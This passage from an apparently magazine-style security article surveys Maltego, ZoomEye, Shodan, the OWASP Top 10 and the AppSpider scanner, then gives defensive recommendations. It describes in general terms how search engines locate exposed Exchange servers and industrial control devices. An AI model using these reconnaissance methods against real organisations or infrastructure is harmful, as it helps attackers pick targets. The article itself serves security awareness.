

Figure 14: Cobalt Strike in action

10. Maltego:

Maltego is a sophisticated tool that can perform Internet based research that can be used for, but not limited to:

1. Reconnaissance on the understructure of web presences and technologies used;
2. Mapping URLs and networks;
3. Extractions of data from social networks such as Twitter;
4. Geo-localization of on-line contents;
5. Deep web resource analysis capability;
6. Much more...

Maltego is an interactive data mining tool that renders directed graphs for link analysis. The excellent tool is used in online investigations for finding relationships between pieces of information from various sources located on the Internet. The focus of Maltego is analyzing real-world relationships between information that is publicly accessible on the Internet. This can include footprinting Internet infrastructure as well as finding information about the people and organizations who own it. Thus, Maltego can be used to determine the relationships between the following entities:

People:

- Names
- Email addresses
- Aliases

Groups of people (social networks);

Companies;

Organizations;

Web sites;

Internet infrastructure such as:

- Domains
- DNS names
- Netblocks
- IP addresses

Affiliations;

Documents and files.



Figure 15: Researching criminal's web site inside the deep web

Connections between these pieces of information are found using open source intelligence (OSINT) techniques by querying sources such as DNS records, whois records, search engines, social networks, various online APIs and extracting metadata. Maltego can be used for the information gathering phase of all security related work. It will save you time and will allow you to work more accurately and smarter. If access to "hidden" information determines our success, Maltego can help us to discover it. Now, imagine this tool in the wrong hands.

11. ZoomEye:

The same way we use Google to find information we need on the internet, there are specialized services for searching industrial network devices exposed to the internet, such as ZoomEye. ZoomEye is a specialized search engine capable of performing scans against the open ports on Industrial Control System devices as well as fingerprint analysis. On my last survey, there were almost 800 million online devices available for access and over 132 million web resources. Experienced specialists can perform a refined search to identify the company associated to those devices of interest. And the consequence is that a malicious individual can easily access an industrial control center exposed on the internet, exploit the numerous vulnerabilities of this environment, which is not normally under the information security management of corporate IT teams, and the Hacking9 reader can imagine the consequences of a malware injection reaching a control center of an industrial network or a critical infrastructure arm such as a water or power plant.



Figure 16: ZoomEye for exploring ICS devices

12. SHODAN:

Shodan is a search engine for Internet-connected devices. Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan! Shodan can be used to discover which of your devices are connected to the Internet, where they are located and who is using them. As an example, let us suppose the attacker wants to search for the Microsoft Exchange Servers available on-line around the globe. It simply enters the word "Exchange Server" in the search field and the result of the search appears almost immediately to the requestor. The result of this search is shown in Figure 17 and the information about hosts is as detailed as possible. The Hacking9 reader can realize the quantity of hosts equipped with the Exchange Server: 12,692,611. The information is delivered to the requestor by top country, top services, top organizations, top operations system and top products. If the requestor hovers the mouse over the country, the number of hosts on that country is exhibited in a little blackboard. In addition, the requestor can further refine his research by associating a specific service to a company. If for a security analyst this is an excellent resource, for an attacker it is compared to a box of candy for children: it is difficult not to explore what is there.



Figure 17: Shodan search engine in action

Shodan provides a public API that allows other tools to access all of Shodan's data. Integrations are available for Nmap, Metasploit, Maltego, FOCA, Chrome, Firefox and many more.

13. OWASP Top 10:

Hereinafter, let us talk a little bit about the efforts of the community that go against the vulnerability exploitation techniques. OWASP is an open community dedicated to enabling organizations to conceive, develop, acquire, operate and maintain applications that can be trusted. It is an international non-profit organization dedicated to analyzing, documenting and spreading the principles for the safe and vulnerability-free software development. They produce a document called OWASP Top 10. The OWASP Top Ten is a powerful awareness document for web application security that represents a broad consensus about what the most critical web application security flaws are. Adopting the OWASP Top Ten framework is perhaps the most effective first step towards changing the software development culture within the organizations into one that produces secure code.

- The framework is organized to detect in the coding phase using the following rules:
- A1 Injections;
- A2 Broken authentication and session management;

- A3 Cross site scripting (XSS);
- A4 Insecure direct object References;
- A5 Security misconfiguration;
- A6 Sensitive data exposure;
- A7 Missing function level access control;
- A8 Cross site request forgery (CSRF);
- A9 Using components with known vulnerabilities;
- A10 Unvalidated redirects and forwards.

14. Appspider:

Appspider is a dynamic application security testing solution developed by Rapid7 to crawl and test a web application for more than 80 types of attack, shown below.

- Apache Struts 2 Framework Checks
- Apache Struts Detection
- Arbitrary File Upload
- ASP.NET Misconfiguration
- Autocomplete attribute
- Browser cache directive (web application performance)
- Browser cache directive (leaking sensitive information)
- Brute Force (HTTP Auth)
- Brute Force (Form Auth)
- Blind SQL
- Buffer overflow
- Clients cross-domain policy files
- Information disclosure in comments
- Cookie attributes
- Cross origin resources sharing (CORS)
- Credentials over an insecure channel
- Cross-site request forgery (CSRF)
- Directory indexing
- Email disclosure
- Expression language injection
- Forced browsing
- Sensitive data exposure
- Form session strength
- FrontPage checks
- Hardcoded passwords
- Heartbleed check
- HTTP strict transport security
- HTTP authentication over insecure channel
- HTTPS downgrade
- HTTP headers
- HTTP response splitting
- Information disclosure in response
- Information leakage in responses
- Integer overflow
- Java Grinder
- LDAP injection
- Local file include (LFI)
- Local storage usage
- Business logic abuse attacks
- Nginx NULL code
- OS commanding
- Parameter fuzzing
- Credentials stored in clear text in a cookie
- Collecting sensitive personal information
- PHP code execution
- Privacy disclosure
- Privilege escalation
- Profanity
- Reflection
- Remote file include (RFI)
- File inclusion
- HTTP verb tampering
- Predictable resource location
- Reverse clickjacking
- Reverse proxy
- Information disclosure in scripts
- Secure and non-secure content mix
- Sensitive data over an insecure channel
- Server configuration
- Server side include (SSI) injection
- Session fixation
- Session strength
- Shellshock check
- Source code disclosure
- SQL information leakage
- SQL injection
- SQL injection auth bypass
- SQL parameter check
- SSL strength
- Unvalidated redirect
- URL rewriting
- ASP.NET ViewState security
- Web beacon
- Cross-site tracing (XST)
- X-Content-Type-Options
- X-Frame-Options
- X-XSS-Protection
- XML external entity attack
- XPath injection
- X-Powered-By
- DOM cross-site scripting (XSS)
- Persistent cross-site scripting (XSS)
- Reflected cross-site scripting (XSS)

The feature by Appspider called vulnerability validator lets the developer reproduce the vulnerability in real-time. This becomes handy when the developer has remediated the vulnerability and would like to re-test to ensure the risk is fixed.

Some corporate recommendations:

Keep protection systems like anti-virus/anti-ransomware up to date and monitor the logs daily. Regularly conduct software audits to review systems. Consider making use of Windows AppLocker, a feature of the Microsoft network that allows you to control which programs can be used in the enterprise. Unauthorized programs will be blocked. Periodically review your company's information security policies. Before the concern was the network, today we are concerned about the cloud, the IoT devices, among others, and whether or not the company's security policy is contemplating this rapid evolution. Simulate intrusion tests to assess potential vulnerabilities that may expose the company assets to the risk of cyber-attacks. Regarding backup, consider documenting, running, monitoring, and testing backup processes. What we have noticed is that companies only get the information that the backup was failing when they suffer an attack and need to restore their data. And the main thing: Train your users. The human factor remains one of the main points of failure when talking about vulnerabilities.

For cyber security researchers:

Keep practicing and learning new techniques. If you run out of things to learn, go back to Exploits Database by Offensive Security and look at the latest exploits. You will end up finding new hacking techniques that you can incorporate into your growing tool kit.

Summary:

One of the most fundamental defenses against exploitation techniques and the tools used to compromise systems is the ability to protect the corporation’s assets against these threats. The patches, also known as fixes, are intended to remedy these vulnerabilities as soon as they are revealed and are often distributed in software updates. Hence, it is vital to keep your software up-to-date to make sure that all known vulnerabilities are patched. A zero-day exploit is one that the software’s creator has not yet discovered. To prevent losing data because of an attack taking advantage of an exploit, is a good idea to keep regular backups of your data saved on your servers/computers. Regarding the high search capacity by Google's search engine, it is important to make it clear that the problem with the exposure of the information is not Google's responsibility. It is the responsibility of corporations to be aware of their information security policies, as well as aligning with best practices related to information security and how it is implemented on their Information Technology environment. If the company implements a poorly configured network or cloud environment and has problems with its information security policies, data can be exposed to the internet. Google's search engine only shows what can be found on the internet, and what is available there cannot be imputed as Google's responsibility. It is the responsibility of companies that neglect security policies and systems, as well as the professionals who implement such security features for companies.